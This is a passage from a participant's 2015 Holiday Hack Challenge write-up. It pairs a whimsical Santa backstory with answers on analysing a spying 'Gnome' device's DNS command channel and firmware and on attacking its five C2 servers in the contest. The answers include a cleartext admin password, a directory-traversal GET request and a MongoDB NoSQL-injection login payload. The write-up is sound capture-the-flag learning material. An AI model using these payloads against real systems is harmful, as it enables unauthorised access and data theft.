

@ [REDACTED]

December 26, 2015


2015 Holiday Hack Challenge

Submi

@ [REDACTED] | [REDACTED]



FACTORY TEST CAM



2015 Holiday Hack Challenge

A Hackers Holiday

It was more of an experiment really. Sure the press and even history itself will find a way to draw a, headline catching, dotted line between these events and that fateful experiment in 1957; but this was never the intention. Quite frankly he made the other elves nervous anyway so why not send him on a secret mission to discover what children really wanted for Christmas. Oh but I am getting ahead of myself here, the misses always says I like to put the sleigh before the reindeer. Sit back, won't you, enjoy a goblet of nog and join me as I guide you through the events that have brought us together this day.

My social media and communications department had developed a long-running and fairly successful letter writing campaign, combine that with guest appearances in shopping malls and parades around the world, and I thought we had a pretty good outreach program. I thought that I had my finger on the pulse of the youth around the world. You see there are terrible tragedies suffered around the world all year long. Wars, hunger, illness, poverty, and wretched injustices happen daily all throughout civilization. My job, or calling really, is to ensure that for one day each year the people of earth remember the positive power of happiness, peace, joy, and kindness. What better way to do this than by bringing children around the world true happiness. Have ever noticed that a smile is infectious? Well how much more infectious must the joyful

heart of a child be? In my experience the positive energy produced by a single joyful child is exponentially more powerful than that of any other device.

The spirit was dwindling, in a number of the commercialized nations industry had, without malicious intent, taken much of the giving spirit out of the season. If you can believe it one nation had actually dedicated a day to violent shopping encounters in the name of the Christmas season. You may not know this but an interesting aspect of human maturity is that around age twenty the human brain experiences a reduction in the generation of a chemical known as 4CKL3R43V4, but we call it Christmas Spirit around here. As industry began to profit using a business model I spent centuries developing, levels of Christmas Spirit began to fall dangerously low. I needed a new model; a way to shake things up and bring the magic back to the holiday.

I was in my office throwing back my fourth glass of warm milk; I have always had a weakness for the hard stuff, and stewing over just what to do. In walks that tall green elf, he called himself The Grinch. Around here we called him by his elf name, Figgy Greenesocks. He was always looking for ways to move up in the organization, a very driven fellow. Unfortunately he was more like an absent minded professor than a finely tuned elven leader. So naturally I couldn't make him head elf. Despite many discussions (and a few meetings with the HR department) Figgy refused to accept his role as senior reindeer manure processor. I admired his dedication to his dreams so I always found time to at least listen to his "pitches". Once he suggested we cancel Christmas altogether in an effort to increase appreciation for the hard work we do here. Naturally that thought was safely tucked away in File 13 (you may know it as the round file, or wastebasket).

This time; however, Figgy presented me with an idea that, at the time, seemed too good to toss out. Times were tough, spirit was low, and maybe a drastic measure like this was just what we needed.

"Look boss, we are making certain assumptions here; wouldn't you say? I mean we get letters all year long and they all say the same thing. Toys, toys, toys. You built a factory and hired every elf in the region just to meet the demand. But what if... and hear me out here. What if children don't really want toys, what if deep in their hearts they desired something more? How would we ever know? I mean they aren't going to write you a letter or sit on your lap and say that all they want for Christmas is for their daddy to get that promotion or for the school bully to be loved. No they feel an obligation to ask for toys for themselves. It is a weakness in the medium we have chosen for communication." Figgy explained. Now he had my full attention. Trying to shake off the fog of that fourth cup of sweet nectar, I sat up fully and implored, "You have my attention Figgy. What do you suggest we do here?". Energized by my reply Figgy continued "We are separated from our demographic big guy. We live in isolation far away from where the rubber meets the road. Here's the plan sir, what if we place specially trained elves into the communities around the world? They could get to know the little brats..er I mean children, and report back on their deepest desires. With that information we could make the changes needed to ensure we meet the expectations that they don't even know they have. I know it sounds like a long shot but isn't that just what we need at a time like this?" I was taken aback, why hadn't I considered this before? Most elves looked exactly like children. Their love for candy, their innate joyful spirit, their stature. This could work!

I got right to work, we trained an elite team of volunteer elves and placed them strategically in communities around the world. As for Figgy

well he didn't have the look or characteristics of any normal elf, and I still couldn't make him head elf although this idea, if it worked, was worthy of such a position, so I placed him in the one place that the Christmas spirit was most powerful. Figgy Greenesocks packed his bags and headed for the small town of Whoville. The kindness and love that the Who's carry in their hearts led me to believe Figgy would be quickly accepted and, barring a massive blunder, he couldn't possibly fail.

As Christmas neared I was inundated with complaints from the Toyworkers Union, The department of Candy and Egg Nog, I was sure that the source of their complaints were related to a fear of layoffs when children slowed their requests for toys. I was just so busy with preparations that I couldn't have possibly reviewed every memo that came across my desk that year. I was also hitting the warm milk pretty heavily that year so I suppose the fault is mine. I missed a meeting with a junior analyst in our security and safety division. Frosty Snowman, you may have heard of him, had requested a meeting to express privacy and confidentiality concerns around the new plan. Like all young security analysts Mr Snowman was full of energy and zeal. If I listened to every analyst in that department we wouldn't have a Christmas at all as they would have us shred every letter before it was delivered and then burn the remains twice to ensure no identifiable information could be stolen. I truly regret not making that meeting. It was the following week when the first headline hit new stands. "Santa creates secret program to spy on global youth" the headline read. Well this wasn't anywhere close to the truth. Shortly thereafter a headline reading "Santa employs Figgy Greenesocks to steal back commercialized Christmas season". I was at a loss for what to say or do. The backlash was intense and immediate; divisions were drawn. Those in power that knew the truth of the matter

went to work to find Mr Snowman. We very well couldn't come out and say that our elves were in communities around the world as this could put them in danger from public misunderstanding. It was too late though Frosty was on the run.

Whistleblower Frosty Snowman On The Run

By BUDDY ELF

The NorthPole Security Agency analyst that blew the whistle on Grinch Gate is on the run. Sources say he may have escaped the region during a sleigh jacking.



It took some years for me to get to the truth of the matter. It appears that while analyzing Christmas letter's, Mr Snowman stumbled across Figgy's true plot to steal Christmas. After I missed our meeting Frosty drew the conclusion that I was involved in this nefarious plot and he took the only action he felt he could to save Christmas. As it turns out Figgy did attempt to steal Christmas from Whoville and along the way learned the true spirit of Christmas. Unfortunately there was some unforeseen collateral damage.

Nearly sixty years after what would be dubbed "Grinch Gate" by the media, I received an encoded message from two of our elf operatives still working in the field:

```
RGVhcmVzdCBTYW50YSA8YnJ1YWs
+IFd1IGhhdmUgZW5jb3VudGVyZWQgYSBkYW5nZXJvdXMgY29uZG10aW9uIDxicmVhaz4gdGh1IGxhdGVzdCBob
2xpZGF5IGNvbW1lcNpYWwgY3JhemUgbWF5IGJ1IHNweWluZyBvbiBpbm5vY2VudCBmYW1pbGllcyA8YnJ1YWs
+IHNlbmQgaG9saWRheSBoYWNrZXJzIHJpZ2h0IGF3YXkgPGJyZWFrPiBUaGUgR25vbWUgbXVzdCBub3QgYmUgd
HJ1c3RlZDxicmVhaz4gWW91ciBsb31hbCB1bGYgb3BlcmF0aXZlcyAtSm9zaCBhbmQgSmVzc21jYSBEb3NpcyA
8c3RvcD48RU9GPg==
```

```
echo RGVhcmVzdCBTYW50YSA8YnJ1YWs+IFd1IGhhdmUgZW5jb3VudGVyZWQgYSBkYW5nZXJvdXMg
Y29uZG10aW9uIDxicmVhaz4gdGh1IGxhdGVzdCBob2xpZGF5IGNvbW1lcNpYWwgY3JhemUgbWF5IGJ1IHNweWluZyBvbiBpbm5vY2Vud
CBmYW1pbGllcyA8YnJ1YWs+IHNlbmQgaG9saWRheSBoYWNrZXJzIHJpZ2h0IGF3YXkgPGJyZWFrPiBUaGUgR25vbWUgbXVzdCBub3QgYm
UgdHJ1c3RlZDxicmVhaz4gWW91ciBsb31hbCB1bGYgb3BlcmF0aXZlcyAtSm9zaCBhbmQgSmVzc21jYSBEb3NpcyA8c3RvcD48RU9GPg=
= | base64 --decode
Dearest Santa <break> We have encountered a dangerous condition <break> the latest holiday commercial craze
may be spying on innocent families <break> send holiday hackers right away <break> The Gnome must not
be trusted<break> Your loyal elf operatives -Josh and Jessica Dosis <stop><EOF>
$
```

An elite group of Holiday Hackers went to work immediately. Hacking, cracking, analyzing, and decoding the hackers worked at a feverish pace. It wasn't long before we were able to confirm my worst fears. Some commercial agency was using advancements in technology

to spy on innocent families around the world. It would appear that the latest holiday craze "Gnome In Your Home" was taking pictures every hour and broadcasting them over covert channels (DNS) and encoding the broadcast using Base64 encoding mechanisms. But why? Who was behind this madness and what could they possibly hope to achieve? All of the hackers on the nice list were invited to help with the effort. We needed to answer some questions if we were to avoid another Grinch Gate.

In the end our holiday hackers managed to gain access to the five Command & Control servers where they found the truth behind the nefarious plot. In a shocking turn of events it would seem the Figgy incident would continue to haunt us, nearly sixty years later. Here are the technical findings submitted by one of our holiday hackers,

@ [REDACTED] :


Incident Responders Report Begin
Analyst: [REDACTED] GCIH

Question 1- Which commands are sent across the Gnome's command-and-control channel?

The Gnome appears to be receiving commands and sending information via DNS query and response.

A device at cmd.sg1.atnascorp.com was sending base64 encoded commands, when no command was sent the C2 server sent the term NONE:. The encoded messages included 2 characters of nonsense at the start of each command; these had to be filtered out to get to the interesting traffic. The commands sent include:

```
EXEC:iwconfig
EXEC:cat /tmp/iwlistscan.txt
FILE:/root/Pictures/snapshot_CURRENT.jpg
EXEC:START_STATE
EXEC:wlan0 IEEE 802.11abgn ESSID:"DosisHome-Guest"
EXEC: Mode:Managed Frequency:2.412 GHz Cell: 7A:B3:B6:5E:A4:3F
EXEC: Tx-Power=20 dBm
EXEC: Retry short limit:7 RTS thr:off Fragment thr:off
EXEC: Encryption key:off
EXEC: Power Management:off
EXEC:STOP_STATE
EXEC:START_STATE
EXEC:wlan0 Scan completed :
EXEC:     Cell 01 - Address: 00:7F:28:35:9A:C7
EXEC:     Channel:1
EXEC:     Frequency:2.412 GHz (Channel 1)
EXEC:     Quality=29/70 Signal level=-81 dBm
EXEC:     Encryption key:on
EXEC:     ESSID:"CHC"
EXEC:     Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 6 Mb/s
EXEC:         9 Mb/s; 12 Mb/s; 18 Mb/s
EXEC:     Bit Rates:24 Mb/s; 36 Mb/s; 48 Mb/s; 54 Mb/s
EXEC:     Mode:Master
EXEC:     Extra:tsf=000000412e67cddf
EXEC:     Extra: Last beacon: 5408ms ago
EXEC:     IE: Unknown: 00055837335A36
EXEC:     IE: Unknown: 010882848B960C121824
EXEC:     IE: Unknown: 030101
EXEC:     IE: Unknown: 200100
EXEC:     IE: IEEE 802.11i/WPA2 Version 1
EXEC:     Group Cipher : CCMP
```



Question 2 - What image appears in the photo the Gnome sent across the channel from the Dosis home?

Based on the wireless packet capture the Gnome appears to be sending an image to the C2 server. The image is sent as a TXT DNS query response to the IP address 52.2.229.189. The file is sent in multiple segments. Each segment is Base64 encoded and starts with the term FILE:. The Gnome appears to be informing the C2 server that an image follows by first sending the following:


FILE:START_STATE,NAME=/root/Pictures/snapshot_CURRENT.jpg

To decode the image I used a manual process of saving the UDP stream to a txt file. I then used find and replace to delete the "7.....reply.sg1.atnascorp.com....." heading from each segment. I then replaced the trailing period with nothing which brought all of the encoded chunks to a single line. Next I ran the txt file through base64 –decode

```
$ base64 --decode image.txt > image.jpg
```

At this point I had most of what I needed for the jpg file. However I needed to remove the term FILE: from each chunk of the file. I could not do this during decoding. In order to remove the FILE: from each line I used a hexeditor and modified the file to remove FILE: everywhere that it appeared. At this point the jpg file started with ff d8 and ended with ff d9 (as is expected of a jpg file). I was fairly confident I would get a valid jpg out of the process.

The encoded image sent over the covert channel to the C2 server is below:



Question 3 - What operating system and CPU type are used in the Gnome? What type of web framework is the Gnome web interface built in?

Our friend Jessica managed to provide us a bin file that contained a squashfs compressed file system. Using binwalk I was able to determine that the Gnome is running a Linux based operating system and uses a 32 bit ARM processor. After carving out the data using squashfs-tools I was able to determine that the specific OS is OpenWrt.

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	PEM certificate
1809	0x711	ELF, 32-bit LSB shared object, ARM, version 1 (SYSV)
116773	0x1C825	CRC32 polynomial table, little endian
168803	0x29363	Squashfs filesystem, little endian, version 4.0, compression:gzip, size: 17376149 bytes, 4866 inodes, blocksize: 131072 bytes, created: 2015-12-08 18:47:32



After a bit of examination I learned that the Gnome is running a node.js web framework with express and jade. Additionally the developers of the site left a wealth of information that would be used later against the C2 servers in the index.js file by way of commenting changes to site content.

```
*****
* index.js - SuperGnome v.01 (GnomeNet 2015)      *
*                                                     *
* Author:  Atnas Dev Team                         *
*                                                     *
* Purpose: Bringing joy to the world...           *
*                                                     *
* GNOME MASTER CODE                               *
*****  
var express = require('express');
var router = express.Router();
var sessions = [];
var fs = require('fs');
var disk = require('diskusage');
var path = require('path');
var multer = require('multer');
var upload = multer({ path: '/tmp/' });
var domain = require('domain');
var d = domain.create();
var sha1 = require('sha1');
var secret = 'gnoderules';
var sessionid = -1;

d.on('error', function(e) {
  console.error(e);
});

// make new directory
fs.mknewdir = function(dirPath, mode, callback) {
  fs.mkdir(dirPath, mode, function(error) {
    if (error && error.code === 'ENOENT') {
      fs.mknewdir(path.dirname(dirPath), mode, callback);
      fs.mknewdir(dirPath, mode, callback);
    }
    callback && callback(error);
  });
};

// STUART: (WIP) Image post processing module
// This may have currently broken the file uploads (sorry).
function postproc(action, file)
{
  //WIP: image post processing.
  if (action === 'timestamp') {
    console.log('timestamp');
    return "Timestamp processing successful.";
  } else if (action === 'darken50') {
    console.log('d50');
    return "Brightness processing successful.";
  } else if (action === 'darken20') {
    console.log('darken20');
    return "Brightness processing successful.";
  } else if (action === 'brighten50') {
    console.log('b50');
    return "Brightness processing successful.";
  } else if (action === 'brighten20') {
    console.log('b20');
    return "Brightness processing successful.";
  }
}

// make a new random dir to temporarily store uploaded files
function newdir()
{
  var dir = "";
  var chars = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz";
  for( var i=0; i < 8; i++ )
    dir += chars.charAt(Math.floor(Math.random() * chars.length));
```

Question 4 - What kind of a database engine is used to support the Gnome web interface? What is the plaintext password stored in the Gnome database?

A mongoDB database was located on the filesystem at /opt/mongodb/

```
~/Desktop/HH15/DosisFiles/Firmware/squashfs-root/opt/mongodb
$ ls
_tmp          gnome.0      gnome.ns    journal      local.0      local.ns
```

I found that there were a couple options for extracting data from the DB. The cleanest way was to mount the DB and query it. However before I went that route (more for the experience than anything else) I did have some success by simply cat'ing the DB although the data was clunky I was able to find the cleartext password using that method too.

In both cases the clear text password stored in the DB is "SittingOnAShelf" for the user "admin".

Question 5 -What are the IP addresses of the five SuperGnomes scattered around the world, as verified by Tom Hessman in the Dosis neighborhood?

The wireless PCAP that we initially analyzed provided us the first IP address that Tom Hessman was able to validate for us. A powerful internet search utility known as Shodan was used to find the rest. I simply input the IP of the first server 52.2.229.189 into the Shodan search engine and analyzed the results. I noticed that the website contained a unique string in its http header "X-Powered-By: GIYH::SuperGnome by AtnasCorp" I took that custom http header and searched for it in Shodan to get the IP's and locations of the remaining servers.

The IP addresses of the five SuperGnome servers are:

54.233.105.81

52.192.152.132

52.2.229.189

52.64.191.71

52.34.3.80

Question 6 - Where is each SuperGnome located geographically?

Shodan has the answer for this one too.

SG-01 - 52.2.229.189 - Ashburn, United States (39.0335, -77.4838)

SG-02 - 52.34.3.80 - Boardman, United States (45.7788, -119.529)

SG-03 - 52.64.191.71 - Sydney, Australia (-33.8615, 151.2055)

SG-04 - 52.192.152.132 - Tokyo, Japan (35.685, 139.7514)

SG-05 - 54.233.105.81 - Brazil (Sao Paulo -23.4733, -46.6658)

TOP COUNTRIES



United States	2
Japan	1
Brazil	1
Australia	1

TOP ORGANIZATIONS

Amazon.com	5
------------	---

Question 7 - Please describe the vulnerabilities you discovered in the Gnome firmware.

The firmware on the Gnome provided a wealth of information that helped to identify vulnerabilities and to gain administrative access to the five C2 servers. Below are the vulnerabilities identified for each SuperGnome:

SG-01 - This C2 server was using the cleartext password identified in the firmware MongoDB database, gnome.0. In this case all that we had to do to exfiltrate data was to login with the credentials:

Username: admin

Password: SittingOnAShelf

SG-02 - This C2 suffered from a Local File Injection vulnerability that permits an attacker to create a directory with .png in the name. In so doing the attacker can then craft a URL that permits directory traversal on the servers file system. More details on the attack method are provided in Question 8.

SG-03 - This C2 server did not permit authentication using the previously discovered admin credentials. However with the knowledge that the server was likely using a MongoDB back end I found that I could use a NoSQL Injection attack to convince the server that I was the admin user and obtain a valid admin user session cookie.

SG-04 - This C2 server suffered from a weakness in the way it processes image uploads. I found that I could inject commands into the upload "postproc" process that permitted me to send crafted commands to the server and gain access to files on the server. More details in

Question 8 on exactly how we exploited this vulnerability to not only gain access to the necessary files but also the gain a remote shell and extract larger image files.

SG-05 - This C2 server is hosting an application on port 4242 that permits a remote user to gather specific server statistics like open TCP connections and filesystem usage. I identified a buffer overflow vulnerability in a "Hidden Command" option of the application. More details on how I exploited the buffer overflow vulnerability to gain access to a remote shell are available in Question 8.

Question 8 -Attempt to remotely exploit each of the SuperGnomes. Describe the technique you used to gain access to each SuperGnome's gnome.conf file.



SuperGnome 01 Exploitation

SG-01 was easily exploited using the clear text password from the firmware. No other exploitation was necessary as I was able to gain access to the necessary files using the admin; SittingOnAShelf credentials and download the gnome.conf file and the other files in the /gnome/www/files/ directory. The Gnome Serial number from the gnome.conf file is NCC1701

```
gnome-SG01-conf *  
1 Gnome Serial Number: NCC1701  
2 Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg  
3 Allow new subordinates?: YES  
4 Camera monitoring?: YES  
5 Audio monitoring?: YES  
6 Camera update rate: 60min  
7 Gnome mode: SuperGnome  
8 Gnome name: SG-01  
9 Allow file uploads?: YES  
10 Allowed file formats: .png  
11 Allowed file size: 512kb  
12 Files directory: /gnome/www/files/
```

SuperGnome 02 Exploitation


SG-02 was exploited by uploading a fake file using the Upload option on the Settings Page. The page permits an authenticated admin user to upload a file in a given directory name. There is however no sanitization of the actual directory name. This allows a malicious user to bypass file name restrictions in the camera directory. The camera directory requires that a URL include .png or it will be added to the URL. This would presumably ensure that traversal into other directories could not be accomplished. However if you upload a file in the Settings page and use a directory name that includes .png you can bypass this restriction and use the camera directory to traverse the file system. A random directory name is created in the /www/public/upload directory it is important to grab that directory as well for the traversal to be successful.



Once you have the temporary directory and the .png directory you can craft a GET request to gain access to the /gnome/www/files directory. In this case the GET request was:

GET http://52.34.3.80/cam?camera=.../www/public/upload/TuKvOJHd/.[REDACTED].png/.../files/gnome.conf

The Gnome serial number of the gnome.conf file for SG-02 is XKCD988.



A screenshot of a terminal window titled "gnome.conf". The window displays a configuration file with the following content:

```
1 |Gnome Serial Number: XKCD988
2 |Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
3 |Allow new subordinates?: YES
4 |Camera monitoring?: YES
5 |Audio monitoring?: YES
6 |Camera update rate: 60min
7 |Gnome mode: SuperGnome
8 |Gnome name: SG-02
9 |Allow file uploads?: YES
10 |Allowed file formats: .png
11 |Allowed file size: 512kb
12 |Files directory: /gnome/www/files/
13
```

SuperGnome 03 Exploitation

SG-03 was exploited using a crafted POST to the login page of the SuperGnome. Knowing that the server was using MongoDB permitted me to send NoSQL Injection to convince the server that I was the admin user. At the login page I sent a POST that MongoDB would process as username: admin, password: "greater than NULL" in this format:

```
{"username":"admin","password":{"$gt":""}}
```

